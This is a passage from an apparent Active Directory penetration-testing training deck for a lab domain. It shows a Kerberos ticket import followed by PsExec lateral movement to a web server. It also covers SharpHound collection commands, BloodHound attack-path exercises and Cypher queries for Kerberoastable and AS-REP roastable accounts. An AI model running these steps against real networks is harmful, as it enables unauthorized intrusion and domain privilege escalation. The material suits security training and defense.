      nvIj4gG59X0NI8VqNBEivX+KlRxuTwR8y3G2OzMKErZv5fdCJD5UH+qXRyJfdbRAO8+Dkj4pDoErGRBX
      CgqThKiSYeZ8fhPmNdljLgQB3byPphYoBALi2rSRnQJBmVWqsTu8RraT2WeGJTCxGS2MBZ2SedsDBTF6
      MokBgVM4u62VNOOTWjS9DJ37OKwRtNpfZrwiFpuNfXkzI+fACYZWByMMdDS/9RUKzg7TGk5p+4Vu4aE/
      KLd6Q+iVjQ8JQS4EDUyt4HrxhigQH/JmHHqzMwmASqOB1DCBOaADAgEAooHJBIHGfYHDMIHAoIG9MIG6
      MIG3oBswGaADAgERoRIEENM92FXVPAyXYuDQoGIwUn+hChsIQUxUTy5URUyiIzAhoAMCAQqhGjAYGxZh
      ZG1pbmlzdHJhdG9yQEFMVE8uVEVMowcDBQBAoQAApREYDzIwMjIwODAyMTkxMTM4WqYRGA8yMDIyMDgw
      MzA1MTEzOFqnERgPMjAyMjA4MDkxOTExMzhaqAobCEFMVE8uVEVMqRkwF6ADAgECoRAwDhsEY2lmcxsG
      d2ViLTAx
[+] Ticket successfully imported!
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> ls \\web-01\c$


    Directory: \\web-01\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/27/2022   9:11 PM                inetpub
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---         5/13/2022  11:02 PM                Program Files
d-----         5/13/2022  11:02 PM                Program Files (x86)
d-r---         6/28/2022  11:23 PM                Users
d-----          7/6/2022   7:09 AM                Windows


PS C:\Users\pwnd.user\Desktop\AD-Tools> .\PsExec64.exe \\web-01 cmd

PsExec v2.33 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
WEB-01
```

BLOODHOUND

BLOODHOUND

Visualizes AD Environment

- Identifying different attack paths.
- built on electron front-end and Neo4j as graphing database back-end.
- Pulls data from data collectors or ingestors.

Data Collection Tools

- SharpHound (official)
- Bloodhound.py (by fox-it) for Linux and OSX users
- AzureHound (official)

```
BloodHound.exe
```


BLOODHOUND

SharpHound

- Written by C#
- Uses native Win API's and LDAP namespace functions
- Data collection: Users, Groups, OU Tree structure, ACL's, Domain trusts, Policies, Security group membership.
- And other AD objects.
- Session Loop Collection Method (default 2 hr and customized with --Loopduration)

```
SharpHound.exe –d alto.tel
```

```
SharpHound.exe --CollectionMethod Session --Loop
```


Search for a node
Database Info
Node Info
Analysis
Domain Information
Find all Domain Admins
Map Domain Trusts
Find Computers with Unsupported Operating Systems
Dangerous Rights
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
DOMAIN CONTROLLERS@ALTO.TEL
DC-01.ALTO.TEL
DADMIN.USER@ALTO.TEL
ENTERPRISE DOMAIN CONTROLLERS@ALTO.TEL
ALTO.TEL
DOMAIN ADMINS@ALTO.TEL
ADMINISTRATORS@ALTO.TEL
ADMINISTRATOR@ALTO.TEL
ENTERPRISE ADMINS@ALTO.TEL

MISSION

Login using DAdmin.user to WKS-02


Run SharpHound to collect information

Find your path to escalate from the owned principal to a high valued target.


Explain!

Hint: AdminTo, HasSession, MemberOf

SHORTEST PATH FROM OWNED PRINCIPAL "PWND.USER"



PATHFINDING “PWND.USER” TO “DADMIN.USER”



BLOODHOUND

Cypher Language

- Cypher is Neo4j's graph query language that lets you retrieve data from the graph.
- It is like SQL for graphs.

To List All Kerberostable Accounts:

```
MATCH (n:User)WHERE n.hasspn=true RETURN n
```

Find AS-REP Roastable Users (DontReqPreAuth):

```
MATCH (u:User {dontreqpreauth: true}) RETURN u
```

Find all sessions any user in a specific domain has:

```
MATCH p=(m:Computer)-[r:HasSession]->(n:User {domain: "ALTO.TEL"})
RETURN p
```

https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/

BONUS MISSION

What permissions do regular domain users need to be able to pull accounts information?


Assume pwnd.user has those permissions (apply them in AD)

Run SharpHound again

